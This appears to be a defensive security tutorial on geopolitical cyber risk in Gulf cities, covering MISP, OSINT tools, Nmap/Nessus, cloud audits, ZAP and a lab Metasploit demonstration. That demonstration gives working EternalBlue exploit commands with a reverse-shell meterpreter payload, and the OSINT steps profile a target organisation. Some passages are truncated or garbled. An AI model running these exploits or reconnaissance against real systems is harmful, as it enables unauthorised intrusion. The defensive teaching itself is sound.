
Listen to this Post
Introduction:

As Gulf cities rapidly digitize their critical infrastructure and embrace smart city technologies, they become prime targets for state‑sponsored cyber espionage and hacktivist groups, especially amid heightened geopolitical tensions in the region. Understanding the intersection of geopolitical risk and cybersecurity is essential for defending these urban hubs. This article leverages the PerilScope framework to provide a hands‑on technical guide for assessing and mitigating cyber threats facing organisations in the Gulf.
Learning Objectives:
- Analyse the geopolitical cyber threat landscape specific to Gulf cities and identify high‑risk sectors.
- Apply the PerilScope methodology to conduct comprehensive risk assessments using open‑source intelligence (OSINT) and vulnerability scanning tools.
- Implement practical security controls across networks, cloud environments, and APIs to harden defences against targeted attacks.
You Should Know
1. Deploying a Threat Intelligence Platform with MISP
Modern defence requires real‑time threat intelligence. The Malware Information Sharing Platform (MISP) is an open‑source tool for collecting, storing, and sharing indicators of compromise (IOCs). For Gulf‑based organisations, integrating MISP helps correlate local threat feeds with global data.
Step‑by‑step guide:
1. Install MISP on Ubuntu 22.04:
sudo apt update && sudo apt upgrade -y
wget -O /tmp/misp_install.sh https://raw.githubusercontent.com/MISP/MISP/2.4/INSTALL/INSTALL.sh
sudo bash /tmp/misp_install.sh
Follow the interactive prompts to set up the database and admin credentials.
2. Configure feeds:
Navigate to `https://
3. Create an event:
Use the UI to add a new event with a descriptive name like “Gulf‑Targeted Phishing Campaign”. Attach observed IOCs (IPs, domains, hashes) and set the threat level.
4. Automate IOC ingestion:
Set up a cron job to pull feeds daily:
0 2 /var/www/MISP/app/Console/command fetchFeed 2>&1 | logger -t misp-feeds
This platform becomes the central hub for all subsequent technical assessments.
2. Geopolitical OSINT Gathering with theHarvester and Maltego
Understanding the adversary’s public footprint is the first step in PerilScope analysis. For Gulf cities, attackers often gather intelligence from exposed digital assets.
Using theHarvester (Linux):
theharvester -d example-gulf-org.com -b all -f results.html
This command queries search engines, PGP key servers, and LinkedIn to find emails, subdomains, and employee names associated with the target domain. Focus on `linkedin` and `google` sources to map organisational structure.
Mapping relationships with Maltego (Windows/Linux):
- Install Maltego CE from maltego.com.
- Create a new graph and add a `Domain` entity.
- Run transforms like
To DNS Name – NSRecord,To Email Addresses – whois, andTo Documents – search engines. - Visualise connections between domains, IPs, and people to identify potential attack vectors (e.g., a developer’s public GitHub repository containing API keys).
This OSINT phase reveals the attack surface that adversaries will exploit.
- Network Perimeter Security Assessment with Nmap and Nessus
Once the digital footprint is mapped, perform a controlled vulnerability scan of exposed services. For critical infrastructure in Gulf cities, this must be done with extreme care to avoid service disruption.
Nmap service detection:
nmap -sV -sC -O -p 1-65535 -T4 -oA gulf_perimeter_scan <target-IP-range>
– -sV: Version detection
– -sC: Default scripts
– -O: OS fingerprinting
– -p 1-65535: Scan all ports
– -T4: Aggressive timing (adjust to `-T2` for production networks)
Vulnerability assessment with Nessus:
- Install Nessus Essentials from tenable.com.
- Launch the web interface (`https://localhost:8834`) and create a scan policy with “Basic Network Scan”.
- Add the target IPs and enable “Web Application Tests” and “Credentialed Patch Audit” if credentials are available.
- Run the scan and analyse the report for critical vulnerabilities (e.g., unpatched RDP, SMB vulnerabilities).
- For each finding, note the CVSS score and potential impact – a crucial input for the PerilScope risk matrix.
4. Cloud Hardening for Gulf‑Based Organisations (AWS/Azure)
Many Gulf smart cities rely on cloud services. Misconfigurations are a leading cause of breaches. This section provides commands to audit and harden cloud environments.
AWS CLI – auditing S3 buckets:
aws s3api list-buckets --query "Buckets[].Name" --output text | while read bucket; do
aws s3api get-bucket-acl --bucket $bucket
aws s3api get-bucket-policy --bucket $bucket 2>/dev/null || echo "No policy"
done
Look for buckets with `AllUsers` or `AuthenticatedUsers` grants – these indicate public exposure.
Azure CLI – reviewing NSG rules:
az network nsg list --resource-group <rg-name> --query "[].{Name:name, Rules:securityRules[?access=='Allow' && direction=='Inbound' && sourceAddressPrefix=='Internet']}" -o table
Identify any inbound rules allowing “ (any) from the Internet.
Remediation script (example for AWS):
aws s3api put-bucket-acl --bucket <bucket-name> --acl private
aws s3api put-public-access-block --bucket <bucket-name> --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true
5. API Security Testing with OWASP ZAP
APIs are the backbone of modern smart city applications. Automated testing can uncover injection flaws, broken authentication, and excessive data exposure.
Step‑by‑step with ZAP (Linux/Windows):
- Download ZAP from zaproxy.org and launch it.
- Configure your browser to proxy through ZAP (localhost:8080).
- Explore the target API manually so ZAP records endpoints.
- Right‑click on the API context and select “Attack” → “Active Scan”.
- Enable specific scan policies: “SQL Injection”, “XSS”, “Path Traversal”.
- After the scan, review alerts in the “Alerts” tab. Pay special attention to high‑risk issues like “Remote Code Execution” or “Authentication Bypass”.
For headless automation, use the ZAP API or Docker:
docker run -u zap -p 8080:8080 -i owasp/zap2docker-stable zap-full-scan.py -t https://target-api.com -r report.html
6. Vulnerability Exploitation and Mitigation Demonstration (Metasploit)
Understanding how an attacker would exploit a weakness is key to prioritising fixes. In a controlled lab environment, simulate a common exploit found during scanning.
Example: Exploiting an unpatched SMB service (MS17‑010) on a test VM:
1. Launch Metasploit: `msfconsole`
2. Search for the module: `search ms17-010`
3. Use the auxiliary scanner to confirm vulnerability:
use auxiliary/scanner/smb/smb_ms17_010
set RHOSTS <target-IP>
run
4. If vulnerable, use the exploit module:
use exploit/windows/smb/ms17_010_eternalblue
set PAYLOAD windows/x64/meterpreter/reverse_tcp
set LHOST <your-IP>
set RHOSTS <target-IP>
exploit
5. Once a session is gained, practice mitigation: apply the Microsoft patch (KB4012212) and enable SMB signing.
Mitigation command (Windows):
Set-SmbServerConfiguration -RequireSecuritySignature $true -EnableSecuritySignature $true -Force
This prevents future SMB relay and man‑in‑the‑middle attacks.
- Training and Certification Pathways for Gulf Cybersecurity Teams
To sustain a strong security posture, continuous learning is essential. Recommended courses align with the technical areas covered:
- SANS SEC504: Hacker Tools, Techniques, and Incident Handling – covers Metasploit, incident response, and threat intelligence.
- EC‑Council Certified Ethical Hacker (CEH) – practical labs on scanning, enumeration, and cloud security.
- Offensive Security Certified Professional (OSCP) – advanced penetration testing, including exploit development.
- GIAC Cloud Security Automation (GCSA) – focuses on AWS/Azure security and infrastructure as code.
- API Security Academy – free courses on OWASP API Top 10 and secure coding.
Many of these are available online with virtual labs, allowing teams in Gulf cities to upskill without travel.
What Undercode Say
- Key Takeaway 1: Geopolitical cyber threats demand a proactive, intelligence‑led defence. The PerilScope framework, combined with OSINT and regular vulnerability assessments, enables organisations to anticipate attacks rather than merely react.
- Key Takeaway 2: Technical controls must be grounded in an understanding of the regional threat landscape. Hardening cloud configurations, securing APIs, and patching known vulnerabilities (like EternalBlue) remain the most effective ways to disrupt common attack chains.
- Analysis: The convergence of physical and digital infrastructure in Gulf cities creates unique risks. Adversaries are likely to target energy, transportation, and financial sectors to exert geopolitical pressure. Organisations that invest in continuous monitoring, threat intelligence sharing (via platforms like MISP), and workforce development will be better positioned to withstand these sophisticated campaigns.
Prediction
Over the next 12–24 months, we will see a surge in state‑sponsored cyber operations targeting Gulf cities, with a focus on disrupting critical services (desalination plants, power grids) and stealing intellectual property. Attackers will increasingly use AI‑driven social engineering and deepfake technology to bypass traditional defences. In response, Gulf states will accelerate adoption of zero‑trust architectures, AI‑based security analytics, and regional threat‑sharing alliances. The “price of proximity” will be measured in both financial investment in cybersecurity and the resilience of urban infrastructure against digital warfare.
▶️ Related Video (82% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Ivan Savov – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


